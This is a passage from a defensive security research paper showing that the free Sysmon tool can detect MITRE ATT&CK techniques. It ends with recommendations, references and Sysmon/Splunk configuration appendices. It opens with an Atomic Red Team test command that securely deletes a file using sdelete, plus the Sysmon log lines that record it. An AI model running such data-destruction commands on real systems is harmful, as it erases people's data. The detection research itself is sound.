Invoke-Expression -Command "#{sdelete_exe} -accepteula #{file_to_delete}"
```

Figure 12. Atomic Test T1485-1 Procedure. Redcanaryco/atomic-red-team. (n.d.).

Event ID	Event Description	Parent Image	Image	Command Line
1	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe & {Invoke-Expression -Command \"'\$env:TEMP\Sdelete\sdelete.exe -accepteula C:\Users\CVLABUSER\T1002-data-ps.zip\"'}

1	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\CVLABU~1\AppData\Local\Temp\Sdelete\Sdelete.exe	C:\Users\CVLABU~1\AppData\Local\Temp\Sdelete\Sdelete.exe -accepteula C:\Users\CVLABUSER\T1002-data-ps.zip
---	----------------	---	--	--

Table 15. Atomic Test T1485-1 Detection Evidence

4. Recommendations and Implications

EDR tools introduced capabilities to enhance the defender's ability to detect and investigate incidents. While these tools can make a difference, not every organization can afford them. Sysmon was introduced as a free option. While it does not possess suspicious activity alerting or response capabilities such as network containment or threat remediation, this paper has shown that it does provide sufficient telemetry to enable detection and forensication of attacker techniques. However, to implement this solution in an enterprise environment requires tuning like many other security solutions.

4.1. Recommendations for Practice

One of the challenges in utilizing any EDR tool is the amount of data it creates. While it is possibly the most valuable data source, it may be too costly to log everything. A prioritization exercise where specific artifacts are chosen for logging should occur prior to implementing this tool in any environment. This paper focused on highlighting the visibility potential of Sysmon. Therefore, no restrictions were placed on which artifacts were logged. This configuration is likely unrealistic in an enterprise environment as it would be too expensive. This prioritization will enable defenders to get the data they require to be effective and efficient while remaining budget-conscious.

Furthermore, Sysmon has an extremely granular filtering capability regarding what activity within a specific event type is logged. This feature is very beneficial; however, it does require a fair amount of ongoing maintenance. SwiftOnSecurity's Sysmon configuration file located at <https://github.com/SwiftOnSecurity/sysmon-config> is a great place to start.

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

4.2. Implications for Future Research

One of the most significant dividends from the EDR approach to forensics is the ability to scale investigations with precision and speed across thousands of endpoints. This capability undoubtedly ensures efficiency and effectiveness gains for any investigation. Future research should examine this dividend by determining the depth of these gains. Researchers could accomplish this by determining the amount of time saved in an investigation utilizing the EDR approach compared to a traditional deadbox approach. Another category worth assessing between the two methodologies would be an efficacy test to determine if one approach provides better visibility.

5. Conclusion

EDR tools can be a difference-maker for defense operations. While cost may have been a barrier to some, this research has shown that Sysmon, a free EDR tool, is sufficient in providing visibility into endpoint activity to detect and forensicate ATT&CK attacker techniques. Sysmon may not offer visibility for every attacker technique, but this research has shown that most ATT&CK techniques are likely covered. With proper care and feeding, this solution can become a defender's ace in the hole. Utilizing the methods portrayed in this paper, readers should be able to leverage this tool to elevate their capabilities and their organization's security posture.

References

CrowdStrike. (2019, May 24). EDR security | What is endpoint detection and response?

Retrieved April 25, 2020, from <https://www.crowdstrike.com/epp-101/what-is-endpoint-detection-and-response-edr/>

Infocyte. (2020, January 14). 10 considerations before buying an endpoint detection and

response (EDR) security solution - Part 2 - Infocyte. Retrieved April 25, 2020, from <https://www.infocyte.com/blog/2020/01/14/10-considerations-before-buying-an-endpoint-detection-and-response-edr-security-solution-part-2/>

Russinovich, M. & Garnier, T. (2020, April 28). Sysmon - Windows Sysinternals.

Retrieved May 2, 2020, from <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Smith, C. (2017, October 18). Red canary introduces atomic red team testing for

defenders. Retrieved May 2, 2020, from <https://redcanary.com/blog/atomic-red-team-testing/>

JB. (2020, April 22). Comparing open source attack simulation platforms for red teams.

Retrieved May 3, 2020, from <https://redcanary.com/blog/comparing-red-team-platforms/>

ATT&CK® navigator. (n.d.). Retrieved May 3, 2020, from [https://mitre-](https://mitre-attack.github.io/attack-navigator/enterprise/#layerURL=https%3A%2F%2Fraw.githubusercontent.com%2Fcherokeeb%2Fattack-navigator%2Fmaster%2Fcoverage%2Fart_navigator_layer.json)

[attack.github.io/attack-navigator/enterprise/#layerURL=https%3A%2F%2Fraw.githubusercontent.com%2Fcherokeeb%2Fattack-navigator%2Fmaster%2Fcoverage%2Fart_navigator_layer.json](https://mitre-attack.github.io/attack-navigator/enterprise/#layerURL=https%3A%2F%2Fraw.githubusercontent.com%2Fcherokeeb%2Fattack-navigator%2Fmaster%2Fcoverage%2Fart_navigator_layer.json)

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

Bromiley, M., Klapprodt, N., Schroeder, N., & Rocchio, J. (2019, July 18). Hard pass:

Declining APT34's invite to join their professional network. Retrieved May 5,

2020, from <https://www.fireeye.com/blog/threat-research/2019/07/hard-pass-declining-apt34-invite-to-join-their-professional-network.html>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 5, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1193/T1193.md>

Svajcer, V. (2019, November 13). Hunting for LoLBins. Retrieved May 6, 2020, from

<https://blog.talosintelligence.com/2019/11/hunting-for-lolbins.html>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 6, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1086/T1086.md>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 6, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1060/T1060.md>

Microsoft. (2018, November 16). How user account control works. Retrieved May 7,

2020, from <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 7, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1088/T1088.md>

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 9, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1107/T1107.md>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 10, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1003/T1003.md>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 10, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1135/T1135.md>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 10, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1028/T1028.md>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 12, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1119/T1119.md>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 12, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1071/T1071.md>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 13, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1002/T1002.md>

Redcanaryco/atomic-red-team. (n.d.). Retrieved May 13, 2020, from

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1485/T1485.md>


CrowdStrike. (2020). 2020 GLOBAL THREAT REPORT. Retrieved from

<https://www.crowdstrike.com/resources/reports/2020-crowdstrike-global-threat-report/>


CrowdStrike. (2019, November 18). Advanced persistent threats (APTs). Retrieved June

10, 2020, from <https://www.crowdstrike.com/epp-101/advanced-persistent-threat-apt/>

Appendix A



Appendix B



Appendix C

```

PS C:\Users\CVLABUSER\Downloads\Sysmon> .\Sysmon64.exe -c

System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
- Service name: Sysmon64
- Driver name: SysmonDrv

- HashingAlgorithms: SHA1,MD5,SHA256,IMPHASH
- Network connection: enabled
- Image loading: enabled
- CRL checking: enabled
- DNS lookup: enabled
- Filter archive directory: \Archive\

Rule configuration (version 4.30):
- ProcessCreate      onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- FileCreateTime    onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- NetworkConnect    onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- ProcessTerminate  onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- DriverLoad        onmatch: exclude  combine rules using 'And'
- ImageLoad         onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- CreateRemoteThread onmatch: exclude  combine rules using 'And'
  TargetImage       filter: contains  value: 'splunk'
- RawAccessRead     onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- ProcessAccess     onmatch: exclude  combine rules using 'Or'
  TargetImage       filter: contains  value: 'splunk'
  SourceImage       filter: contains  value: 'splunk'
- FileCreate        onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- RegistryEvent     onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- FileCreateStreamHash onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- PipeEvent         onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'
- WmiEvent          onmatch: exclude  combine rules using 'And'
- DnsQuery          onmatch: exclude  combine rules using 'Or'
  Image             filter: contains  value: 'splunk'
  QueryName         filter: contains  value: 'splunk'
- FileDelete        onmatch: exclude  combine rules using 'And'
  Image             filter: contains  value: 'splunk'

.\Sysmon64.exe :
At line:1 char:1
+ .\Sysmon64.exe -c
+ ~~~~~
+ CategoryInfo          : NotSpecified: (String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

PS C:\Users\CVLABUSER\Downloads\Sysmon> |

```


Appendix D

About ×**Splunk**

Version: 8.0.3

Build: a6754d8441bf

Server: CVLABHOST

Products: DFS

[Third-Party Software Credits and Attributions](#)

splunk>enterprise

Trademarks

Splunk®, Splunk>®, Listen to Your Data®, The Engine for Machine Data®, Splunk Cloud™, Splunk Light® and SPL™ are trademarks and registered trademarks of Splunk Inc. and/or its subsidiaries in the United States and other countries. All other brand names, product names, or trademarks belong to their respective owners.

Patents

Certain features and functionalities of this Software are or may be protected by patents owned by Splunk Inc. that are listed [here](#).

© 2020 Splunk Inc. All rights reserved.

All use of this Software is subject to the terms and conditions of the [Splunk Software License Agreement](#).

Customers using Splunk Enterprise 8.0, or later, will be entitled to a license for a certain number of vCPUs for Splunk Data Fabric Search depending on the current active entitlement of Splunk Enterprise. [Learn more](#).


CURRENT APPLICATION



Search & Reporting

Version: 8.0.3



Appendix E


Splunk Add-On for Microsoft Sysmon

 15 ratings
  Splunk AppInspect Passed

Admins: Please read about Splunk Enterprise 8.0 and the Python 2.7 end-of-life changes and impact on apps and upgrades [here](#).

Overview
Details

Provides a data input and CIM-compliant field extractions for Microsoft Sysmon. The Microsoft Sysmon utility provides data on process creation (including parent process ID), network connections, and much more.

This add-on was originally created by Adrian Hall. We appreciate Adrian's contribution and his willingness to turn over control to the current team for ongoing maintenance and development.

Release Notes

Version 10.6.2
March 8, 2020

Fixes minor AppInspect failures

4,056
21,196

Installs
Downloads

LOGIN TO DOWNLOAD

VERSION
10.6.2 ▼

BUILT BY
Splunk Works

Name ▼	Folder name ▼	Version ▼	Update checking ▼	Visible ▼	Sharing ▼	Status ▼
Microsoft Sysmon Add-on	TA-microsoft-sysmon	10.6.2	Yes	No	Global Permissions	Enabled Disable

Event log collections
[New Event Log Collection](#)

[Data inputs](#) > Event log collections


Showing 1-1 of 1 item

25 per page ▼

If you want to change which Event Logs are collected from this local host, edit the existing 'localhost' collection. To add a new WMI remote collection, click 'New'.

Event Log collection name ▼	Log(s) ▼	Host(s) ▼	Index ▼	Status ▼	Actions
localhost	Microsoft-Windows-Sysmon/Operational	localhost	default	Enabled Disable	

Appendix F



Appendix G



```

1 <Sysmon schemaversion="4.3">
2   <HashAlgorithms>*</HashAlgorithms>
3   <CheckRevocation/>
4   <ArchiveDirectory>Archive</ArchiveDirectory>
5
6   <EventFiltering>
7     <ProcessCreate onmatch="exclude">
8       <Image condition="contains">splunk</Image>
9     </ProcessCreate>
10    <FileCreateTime onmatch="exclude">
11      <Image condition="contains">splunk</Image>
12    </FileCreateTime>
13    <NetworkConnect onmatch="exclude">
14      <Image condition="contains">splunk</Image>
15    </NetworkConnect>
16    <ProcessTerminate onmatch="exclude">
17      <Image condition="contains">splunk</Image>
18    </ProcessTerminate>
19    <DriverLoad onmatch="exclude"/>
20    <ImageLoad onmatch="exclude">
21      <Image condition="contains">splunk</Image>
22    </ImageLoad>
23    <CreateRemoteThread onmatch="exclude">
24      <TargetImage condition="contains">splunk</TargetImage>
25    </CreateRemoteThread>
26    <RawAccessRead onmatch="exclude">
27      <Image condition="contains">splunk</Image>
28    </RawAccessRead>
29    <RuleGroup name="" groupRelation="or">
30      <ProcessAccess onmatch="exclude">
31        <TargetImage condition="contains">splunk</TargetImage>
32        <SourceImage condition="contains">splunk</SourceImage>
33      </ProcessAccess>
34    </RuleGroup>
35    <FileCreate onmatch="exclude">
36      <Image condition="contains">splunk</Image>
37    </FileCreate>
38    <RegistryEvent onmatch="exclude">
39      <Image condition="contains">splunk</Image>
40    </RegistryEvent>
41    <FileCreateStreamHash onmatch="exclude">
42      <Image condition="contains">splunk</Image>
43    </FileCreateStreamHash>
44    <PipeEvent onmatch="exclude">
45      <Image condition="contains">splunk</Image>
46    </PipeEvent>
47    <WmiEvent onmatch="exclude"/>
48    <RuleGroup name="" groupRelation="or">
49      <DnsQuery onmatch="exclude">
50        <Image condition="contains">splunk</Image>
51        <QueryName condition="contains">splunk</QueryName>
52      </DnsQuery>
53    </RuleGroup>
54    <FileDelete onmatch="exclude">
55      <Image condition="contains">splunk</Image>
56    </FileDelete>
57  </EventFiltering>
58 </Sysmon>

```

Solution | 36



[illegible]